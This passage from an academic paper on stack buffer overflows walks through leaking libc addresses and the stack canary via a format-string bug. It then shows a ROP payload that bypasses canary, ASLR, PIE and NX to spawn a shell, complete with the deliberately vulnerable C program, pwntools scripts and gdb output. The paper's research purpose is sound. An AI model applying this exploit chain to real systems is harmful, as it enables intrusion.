mov    QWORD PTR [rbp-0x8],rax
xor    eax,eax
mov    rdx,QWORD PTR [rbp-0x28]
lea    rax,[rbp-0x12]
mov    rsi,rdx
mov    rdi,rax
call   0x400450 <strcpy@plt>
nop
mov    rax,QWORD PTR [rbp-0x8]
xor    rax,QWORD PTR fs:0x28
je     0x40059a <copy_buff+67>
call   0x400460<__stack_chk_fail@plt>
leave
ret
```

Figure 29. Disassemble of copy_buff function.

5.2. Step by Step Procedure of Bypassing Canary, PIE, ASLR, and NX Mitigation

We used the technique mentioned in to bypass the most significant mitigation techniques including Canary, ASLR, PIE, and NX bit. Figure 30 shows the strategy that we have used to bypass all the mitigation including stack Canary.



Figure 30. Bypassing Stack Canary.

Phase 1: Figure 31 shows the vulnerable program used for exploitation having two vulnerabilities including printf function that will be used to exploit format string vulnerability for information leakage, and fgets function that is vulnerable to buffer overflow.

```
1. int main() {
2.     char s[16];
3.     printf("Enter Name: ");
4.     fgets(s,16,stdin);
5.     puts("Hello");
6.     printf(s,16);
7.     printf("Enter Sentence: ");
8.     fgets(s,256,stdin);  }
```

Figure 31. Vulnerable C Code.

First of all, the vulnerable program is compiled with all the mitigation's (NX, ASLR, Canary, PIE) enabled as shown in the Figure 32. We can check the enabled mitigation's using checksec utility. The next step is to exploit the format string vulnerability for revealing the memory locations in our vulnerable program, and for that purpose we have used a python script as shown in Figure 32), that will display format string output multiple times for information leakage also shown in the figure. The values starting with 7f such as the format string output 3 and 5 of correspond to libc addresses, which later can be used to bypass ASLR. The values found at format string output 9 can represent the canary value.

Phase 2: The next step is to utilize the leaked information to get the libc offset after randomization and Canary value. Since, format string output 3 represents a libc address, it can be used to find out the libc offset, for example we run our program in gdb and passed the output 3 of format string as an input, which gives a random libc address as shown in Figure 33. The vmmap command can be used to display the memory mapping of libc for the current process, also shown in Figure 33. The libc offset is obtained by getting the difference of libc address and starting address of memory mapping of libc as shown in Figure 33. The obtained offset could be subtracted from any libc address to get the base address of libc after randomization. The next step is to calculate the canary value.

When we disassemble our main() function in gdb, we can see, the canary is stored in RCX and is checked after the last fgets() is called as shown in Figure 33 (only required part of disassembly). Since, we also know that output 6 and 9 of format string might correspond to stack canary. We run our program in gdb and passed the output 9 of format string to program that returned a value. After that, we run our program with a break-point at 0x5555555551f9, checked the value of RCX, and compare the result of both format string value and RCX value, thus, found the original stack canary as shown in Figure 33.

```
$ gcc -ggdb -fstack-protector -fPIE -pie vulcode.c -o vulcode
```

```
e = ELF("./vulcode")

for i in range(20):
    io = e.process(level="error")
    io.sendline("AAAA %%%d$lx" %i)
    io.recvline()
    print("%d - %s" %(i, io.recvline().strip()))
    io.close()
```

```
0 - b'AAAA %0$lx'
1 - b'AAAA 10'
2 - b'AAAA 0'
3 - b'AAAA 7f336cf83f33'
4 - b'AAAA 6'
5 - b'AAAA 7f512ac56be0'
6 - b'AAAA 2436252041414141'
7 - b'AAAA 555b000a786c'
8 - b'AAAA 7ffe29ef02a0'
9 - b'AAAA f54bbd54b89e9000'
10 - b'AAAA 55b113a46210'
11 - b'AAAA 7f3fdaf80d0a'
```

Figure 32. Program Compilation and Information leakage.

```
gdb-peda$: run
Starting program: /home/zarafshan/thesis_kali/all/virus
Enter Name: %3$lx
Hello
7ffff7edef33

gdb-peda$: vmmap
Start              End                Perm      Name
0x00007ffff7df0000 0x00007ffff7e15000 r--p      /usr/lib/x86_64-linux-gnu/libc-2.31.so
0x00007ffff7e15000 0x00007ffff7f60000 r-xp      /usr/lib/x86_64-linux-gnu/libc-2.31.so
0x00007ffff7f60000 0x00007ffff7faa000 r--p      /usr/lib/x86_64-linux-gnu/libc-2.31.so

gdb-peda$: p/x 0x7ffff7edef33-0x00007ffff7df0000
$1 = 0xeef33

gdb-peda$: disassemble main
   0x00005555555551eb <+134>:   call   0x555555555060 <fgets@plt>
   0x00005555555551f0 <+139>:   mov    eax,0x0
   0x00005555555551f5 <+144>:   mov    rcx,QWORD PTR [rbp-0x8]
   0x00005555555551f9 <+148>:   sub    rcx,QWORD PTR fs:0x28
```

```
gdb-peda$ run
Enter Name: %9$lx
Hello
52185653b970f900
```

```
gdb-peda$ p/x $rcx
$1 = 0x52185653b970f900
```

Figure 33. Checking libc Address and Stack Canary.

Now, the next step is to determine our input string size to overwrite the stack canary and return address. To see after how many characters, canary should be placed, we create a pattern and pass it as input to our program in gdb. Using the RCX register's value, we can get the offset that will give us the number of A's to be filled before we overwrite the canary, and in our case, it is 24. After canary, there is rbp of 8 bytes. Since rip will be 8 bytes from rbp, we have to place 8 As before overwriting the return address.

Phase 3: The final step is to place ROP gadgets in the payload along with the previously found addresses. It means in our payload, we would add system() function and pass /bin/sh as an argument via "pop rdi; ret" gadget. We created a script file as shown in Figure 34, combining all the work explained above to get leaked addresses as highlighted

in the figure, and finally sending this payload to our vulnerable program. Running that python script file will spawn a shell, also shown in Figure 34.

```
io.sendline('%3$lx-%9$lx') # PIE & CANARY
io.recvline()
leak = io.recvline()
libc.address = int(leak.strip().split(b'-')[0], 16) - 0xeef33
canary = int(leak.strip().split(b'-')[1], 16)
log.info("libc: %s" % (hex(libc.address)))
log.info("Canary: %s" % (hex(canary)))
payload = flat(
        "A"*24,
        canary,
        "A"*8,
        libc.address + 0x026796,
        next(libc.search(b'/bin/sh')),
        libc.sym['system'],

$ python3 final.py
[+] Starting local process
[*] libc: 0x7ff6d2a8b000
[*] Canary: 0x593a75a03c314100
[*] Switching to interactive mode
$ whoami
Arif
```

Figure 34. Crafting Payload.

6. Conclusions

This study performs a detailed literature review of most prevailing attack Buffer Overflow special type Stack-based BF. There are number of attacks that can made using stack-based BF such as Stack smashing using code-injection method. To avoid this NX bits are introduced in memory region but still attackers found a way around. For this attackers Return-oriented Programming (ROP) is adapted that is an advance form of code-reuse attacks that could easily bypass the NX bit by making use of ROP gadgets already present in the address space of process. ASLR randomizes the base addresses of stack, heap, shared libraries and binaries to protect against ROP attacks. However, a single bit of information leakage is enough to bypass ASLR. PIE and RELRO are used to harden binaries against information leakage and ROP attacks but they can also be bypassed as we have done in the current study. Stack canary is a robust protection mechanism that protects from typical stack smashing attacks. NX bit, ASLR, PIE, RELRO, and Stack Canary are well-known mitigation techniques used by many famous operating systems. Unfortunately, after passing so many years, these mitigation's are not completely foolproof and can still be bypassed with a bit of effort. It is the main cause, which makes buffer overflow an ever-present threat.

There are various points that requires the attention from developer community and one of them is the advanced exploitation methods, for example the exploits used in the current study are customized and valid for a single instance of the vulnerable program. Thus, there is a need to focus on more advanced exploitation methods, such Blind ROP (BROP). Another direction is to make existing mitigation techniques mature enough or proposed a new mitigation technique better than existing mitigation. There are various

automated tools exist, that are used for automatic detection and prevention of buffer overflow but still an optimal approach is missing.

Author Contributions: Conceptualization, M.A.B. and Z.I.K.; Data curation, Z.A. and M.I.; Formal analysis, M.I. and Y.J.; Funding acquisition, Y.J.; Investigation, Z.A. and Y.J.; Methodology, M.A.B., Z.A., Z.I.K. and Y.J.; Project administration, M.A.B.; Resources, M.A.B. and Z.I.K.; Software, Y.J.; Visualization, M.I.; Writing—original draft, M.A.B. and Z.A.; Writing—review & editing, Z.I.K., M.I. and Y.J. All authors have read and agreed to the published version of the manuscript.

Funding: Authors are especially thankful to Prince Sultan University for paying the Article Processing Charges (APC) of this publication.

Acknowledgments: The authors would like to acknowledge the support of University of the Punjab, Lahore, Pakistan and Prince Sultan University, Riyadh to conduct the research. Authors are especially thankful to Prince Sultan University for paying the Article Processing Charges (APC) of this publication.

Conflicts of Interest: Authors declares no conflict of interest.

References

1. Alenezi, M.; Javed, Y. Developer companion: A framework to produce secure web applications. *Int. J. Comput. Sci. Inf. Secur.* **2016**, *14*, 12.
2. Javed, Y.; Alenezi, M. Defectiveness evolution in open source software systems. *Procedia Comput. Sci.* **2016**, *82*, 107–114. [CrossRef]
3. Zeddini, B.; Maachaoui, M.; Inedjaren, Y. Security threats in intelligent transportation systems and their risk levels. *Risks* **2022**, *10*, 91. [CrossRef]
4. Kim, M.h. North Korea's Cyber Capabilities and Their Implications for International Security. *Sustainability* **2022**, *14*, 1744. [CrossRef]
5. Dinger, M.; Wade, J.T. The Strategic Problem of Information Security and Data Breaches. *Coast. Bus. J.* **2022**, *17*, 1.
6. Yao, D.D.; Rahaman, S.; Xiao, Y.; Afrose, S.; Frantz, M.; Tian, K.; Meng, N.; Cifuentes, C.; Zhao, Y.; Allen, N.; et al. Being the Developers' Friend: Our Experience Developing a High-Precision Tool for Secure Coding. *IEEE Secur. Priv.* **2022**, *1*, 2–11. [CrossRef]
7. Tobah, Y.; Kwong, A.; Kang, I.; Genkin, D.; Shin, K.G. SpecHammer: Combining Spectre and Rowhammer for New Speculative Attacks. In Proceedings of the IEEE Symposium on Security and Privacy (S&P), San Francisco, CA, USA, 22–26 May 2022.
8. Nugroho, Y.S.; Gunawan, D.; Puspa Putri, D.A.; Islam, S.; Alhefdhi, A. A Study of Vulnerability Identifiers in Code Comments: Source, Purpose, and Severity. *J. Commun. Softw. Syst.* **2022**, *18*, 165–174. [CrossRef]
9. Russo, B.; Camilli, M.; Mock, M. WeakSATD: Detecting Weak Self-admitted Technical Debt. *arXiv* **2022**, arXiv:2205.02208.
10. Watts, K.; Oman, P. Stack-based buffer overflows in Harvard class embedded systems. In Proceedings of the International Conference on Critical Infrastructure Protection, Hanover, NH, USA, 23–25 March 2009 ; Springer: Berlin/Heidelberg, Germany, 2009; pp. 185–197.
11. Gramoli, V. More than you ever wanted to know about synchronization: Synchrobench, measuring the impact of the synchronization on concurrent algorithms. In Proceedings of the 20th ACM SIGPLAN Symposium on Principles and Practice of Parallel Programming, San Francisco, CA, USA, 7–11 February 2015; pp. 1–10.
12. Aljedaani, W.; Javed, Y. Empirical Study of Software Test Suite Evolution. In Proceedings of the 2020 6th Conference on Data Science and Machine Learning Applications (CDMA), Riyadh, Saudi Arabia, 4–5 March 2020; pp. 87–93.
13. Kaur, M.; Raj, M.; Lee, H.N. Cross Channel Scripting and Code Injection Attacks on Web and Cloud-Based Applications: A Comprehensive Review. *Sensors* **2022**, *22*, 1959.
14. Jin, X.; Hu, X.; Ying, K.; Du, W.; Yin, H.; Peri, G.N. Code injection attacks on html5-based mobile apps: Characterization, detection and mitigation. In Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security, Scottsdale, AZ, USA, 3–7 November 2014; pp. 66–77.
15. Ozdoganoglu, H.; Vijaykumar, T.; Brodley, C.E.; Kuperman, B.A.; Jalote, A. SmashGuard: A hardware solution to prevent security attacks on the function return address. *IEEE Trans. Comput.* **2006**, *55*, 1271–1285. [CrossRef]
16. McGregor, J.P.; Karig, D.K.; Shi, Z.; Lee, R.B. A processor architecture defense against buffer overflow attacks. In Proceedings of the International Conference on Information Technology: Research and Education, Neward, NJ, USA, 11–13 August 2003; pp. 243–250.
17. Xia, Y.; Liu, Y.; Chen, H. Architecture support for guest-transparent vm protection from untrusted hypervisor and physical attacks. In Proceedings of the 2013 IEEE 19th International Symposium on High Performance Computer Architecture (HPCA), Shenzhen, China, 23–27 February 2013; pp. 246–257.
18. Piromsopa, K.; Enbody, R.J. Survey of protections from buffer-overflow attacks. *Eng. J.* **2011**, *15*, 31–52. [CrossRef]
19. Khan, A.S.; Javed, Y.; Abdullah, J.; Zen, K. Trust-based lightweight security protocol for device to device multihop cellular communication (TLwS). *J. Ambient. Intell. Humaniz. Comput.* **2021**, 1, 1–18. [CrossRef]

20. Shao, Z.; Xue, C.; Zhuge, Q.; Qiu, M.; Xiao, B.; Sha, E.M. Security protection and checking for embedded system integration against buffer overflow attacks via hardware/software. *IEEE Trans. Comput.* **2006**, *55*, 443–453. [CrossRef]
21. Simpson, T.; Novak, J. *Hands on Virtual Computing*; Cengage Learning: Boston, MA, USA, 2017.
22. Piessens, F.; Verbauwhede, I. Software security: Vulnerabilities and countermeasures for two attacker models. In Proceedings of the 2016 Design, Automation & Test in Europe Conference & Exhibition (DATE), Dresden, Germany, 14–18 March 2016; pp. 990–999.
23. Xu, S.; Sandhu, R.; White, G.; Winsborough, W.; Korkmaz, T. Protecting Cryptographic Keys and Functions from Malware Attacks. 2010. Available online: https://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.298.8685&rep=rep1&type=pdf (accessed on 19 April 2022).
24. Sulieman, S.M.A. Evaluation of Stack Based on Buffer Overflow as Memory Corruption Class. Ph.D. Thesis, University of Gezira, Wad Madani, Sudan, 2013.
25. Cugliari, A.; Part, L.; Graziano, M.; Part, W. Smashing the Stack in 2010. Doctoral Dissertation, Politecnico di Torino, Turin, Italy, 2010.
26. Ravindrababu, S.G.; Venugopal, V.; Alves-Foss, J. Analysis of Firmware Security Mechanisms. In *Intelligent Sustainable Systems*; Springer: Berlin/Heidelberg, Germany, 2022; pp. 537–545.
27. Nikolaev, R.; Nadeem, H.; Stone, C.; Ravindran, B. Adelie: Continuous Address Space Layout Re-randomization for Linux Drivers. *arXiv* **2022**, arXiv:2201.08378.
28. Skeppstedt, D. Identification and Exploitation of Vulnerabilities in a Large-Scale ITSystem. 2019. Available online: http://www.diva-portal.org/smash/record.jsf (accessed on 19 April 2022).
29. Wang, Y.; Wu, J.; Yue, T.; Ning, Z.; Zhang, F. RetTag: Hardware-assisted return address integrity on RISC-V. In Proceedings of the 15th European Workshop on Systems Security, Rennes, France, 5–8 April 2022; pp. 50–56.
30. Baratloo, A.; Singh, N.; Tsai, T. Transparent Run-Time Defense Against Stack-Smashing Attacks. In Proceedings of the 2000 USENIX Annual Technical Conference (USENIX ATC 00), San Diego, CA, USA, 18–23 June 2000.
31. Xu, S.; Wang, Y. Defending against Return-Oriented Programming attacks based on return instruction using static analysis and binary patch techniques. *Sci. Comput. Program.* **2022**, *217*, 102768. [CrossRef]
32. Roemer, R.; Buchanan, E.; Shacham, H.; Savage, S. Return-oriented programming: Systems, languages, and applications. *ACM Trans. Inf. Syst. Secur.* **2012**, *15*, 1–34. [CrossRef]
33. Omotosho, A.; Welearegai, G.B.; Hammer, C. Detecting return-oriented programming on firmware-only embedded devices using hardware performance counters. In Proceedings of the 37th ACM/SIGAPP Symposium on Applied Computing, Virtual, 25–29 April 2022; pp. 510–519.
34. Kc, G.S.; Keromytis, A.D.; Prevelakis, V. Countering code-injection attacks with instruction-set randomization. In Proceedings of the 10th ACM conference on Computer and Communications Security, Washington, DC, USA, 27–30 October 2003; pp. 272–280.
35. Necula, G.C.; Lee, P. Safe, untrusted agents using proof-carrying code. In *Mobile Agents and Security*; Springer: Berlin/Heidelberg, Germany, 1998; pp. 61–91.
36. Alam, T.M.; Shaukat, K.; Hameed, I.A.; Khan, W.A.; Sarwar, M.U.; Iqbal, F.; Luo, S. A novel framework for prognostic factors identification of malignant mesothelioma through association rule mining. *Biomed. Signal Process. Control* **2021**, *68*, 102726. [CrossRef]
37. Kiriansky, V.; Bruening, D.; Amarasinghe, S. Secure execution via program shepherding. In Proceedings of the 11th USENIX Security Symposium (USENIX Security 02), San Francisco, CA, USA, 5–9 August 2002.
38. Bhatkar, S.; DuVarney, D.C.; Sekar, R. Address obfuscation: An efficient approach to combat a broad range of memory error exploits. In Proceedings of the 12th USENIX Security Symposium (USENIX Security 03), Washington, DC, USA, 4–8 August 2003.
39. Wartell, R.; Mohan, V.; Hamlen, K.W.; Lin, Z. Binary stirring: Self-randomizing instruction addresses of legacy x86 binary code. In Proceedings of the 2012 ACM Conference on Computer and Communications Security, Raleigh, NC, USA, 16–18 October 2012; pp. 157–168.
40. Gupta, A.; Habibi, J.; Kirkpatrick, M.S.; Bertino, E. Marlin: Mitigating code reuse attacks using code randomization. *IEEE Trans. Dependable Secur. Comput.* **2014**, *12*, 326–337. [CrossRef]
41. Jang, D. Badaslr: Exceptional cases of ASLR aiding exploitation. *Comput. Secur.* **2022**, *112*, 102510. [CrossRef]
42. Marco-Gisbert, H.; Ripoll Ripoll, I. Address space layout randomization next generation. *Appl. Sci.* **2019**, *9*, 2928. [CrossRef]
43. Vano-Garcia, F.; Marco-Gisbert, H. KASLR-MT: Kernel address space layout randomization for multi-tenant cloud systems. *J. Parallel Distrib. Comput.* **2020**, *137*, 77–90. [CrossRef]
44. Snow, K.Z.; Monrose, F.; Davi, L.; Dmitrienko, A.; Liebchen, C.; Sadeghi, A.R. Just-in-time code reuse: On the effectiveness of fine-grained address space layout randomization. In Proceedings of the 2013 IEEE Symposium on Security and Privacy, Berkeley, CA, USA, 19–22 May 2013; pp. 574–588.
45. Marco-Gisbert, H.; Ripoll, I. On the Effectiveness of Full-ASLR on 64-bit Linux. In Proceedings of the In-Depth Security Conference, Vienna, Austria, 18–21 November 2014.
46. Marco-Gisbert, H.; Ripoll-Ripoll, I. Exploiting Linux and PaX ASLR's weaknesses on 32-and 64-bit systems. *Blackhat Asia* **2016**, *1*, 1–19.
47. Seo, J.; Lee, B.; Kim, S.M.; Shih, M.W.; Shin, I.; Han, D.; Kim, T. SGX-Shield: Enabling Address Space Layout Randomization for SGX Programs. In Proceedings of the NDSS, San Diego, CA, USA, 26 February–1 March 2017.

48. Li, Y.; Chung, Y.C.; Bao, Y.; Lu, Y.; Guo, S.; Lin, G. KPointer: Keep the code pointers on the stack point to the right code. *Comput. Secur.* **2022**, 102781. [CrossRef]
49. Jeong, S.; Hwang, J.; Kwon, H.; Shin, D. A cfi countermeasure against got overwrite attacks. *IEEE Access* **2020**, *8*, 36267–36280. [CrossRef]
50. Jurn, J.; Kim, T.; Kim, H. An automated vulnerability detection and remediation method for software security. *Sustainability* **2018**, *10*, 1652. [CrossRef]
51. Shehab, D.A.H.; Batarfi, O.A. RCR for preventing stack smashing attacks bypass stack canaries. In Proceedings of the 2017 Computing Conference, London, UK, 18–20 July 2017; pp. 795–800.
52. Lhee, K.S.; Chapin, S.J. Type-Assisted Dynamic Buffer Overflow Detection. In Proceedings of the 11th USENIX Security Symposium (USENIX Security 02), San Francisco, CA, USA, 5–9 August 2002.
53. Ghorbani-Renani, N.; González, A.D.; Barker, K. A decomposition approach for solving tri-level defender-attacker-defender problems. *Comput. Ind. Eng.* **2021**, *153*, 107085. [CrossRef]
54. Medicherla, R.K.; Nagalakshmi, M.; Sharma, T.; Komondoor, R. HDR-Fuzz: Detecting Buffer Overruns using AddressSanitizer Instrumentation and Fuzzing. *arXiv* **2021**, arXiv:2104.10466.
55. Alzahrani, S.M. Buffer Overflow Attack and Defense Techniques. *Int. J. Comput. Sci. Netw. Secur.* **2021**, *21*, 207–212.
56. Wagle, P.; Cowan, C. Stackguard: Simple stack smash protection for gcc. In Proceedings of the GCC Developers Summit, Montréal, QC, Canada, 25–27 May 2003; pp. 243–255.
57. Cowan, C.; Pu, C.; Maier, D.; Walpole, J.; Bakke, P.; Beattie, S.; Grier, A.; Wagle, P.; Zhang, Q.; Hinton, H. Stackguard: Automatic adaptive detection and prevention of buffer-overflow attacks. In Proceedings of the USENIX Security Symposium, San Antonio, TX, USA, 26–29 January 1998; Volume 98, pp. 63–78.